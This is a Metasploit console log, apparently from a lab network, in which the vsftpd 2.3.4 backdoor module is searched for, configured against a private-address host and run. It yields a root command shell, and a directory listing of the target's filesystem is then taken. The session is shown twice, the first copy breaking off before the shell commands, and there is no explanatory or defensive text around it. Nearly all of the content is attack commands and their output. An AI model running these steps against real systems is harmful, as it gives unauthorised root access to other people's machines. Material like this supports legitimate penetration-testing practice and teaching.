+ -- --=[ 2,587 exploits - 1,321 auxiliary - 1,670 payloads     ]
+ -- --=[ 433 post - 49 encoders - 14 nops - 9 evasion          ]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf > search vsftpd 2.3.4

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command Execution


Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor

msf > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.1.17
RHOSTS => 192.168.1.17
msf exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 192.168.1.17:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.1.17:21 - USER: 331 Please specify the password.
[+] 192.168.1.17:21 - Backdoor service has been spawned, handling...
[+] 192.168.1.17:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.1.12:42655 -> 192.168.1.17:6200) at 2026-01-01 05:05:09 +0600

```



```
Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf > search vsftpd 2.3.4

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command Execution


Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor

msf > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.1.17
RHOSTS => 192.168.1.17
msf exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 192.168.1.17:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.1.17:21 - USER: 331 Please specify the password.
[+] 192.168.1.17:21 - Backdoor service has been spawned, handling...
[+] 192.168.1.17:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.1.12:42655 -> 192.168.1.17:6200) at 2026-01-01 05:05:09 +0600

ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
```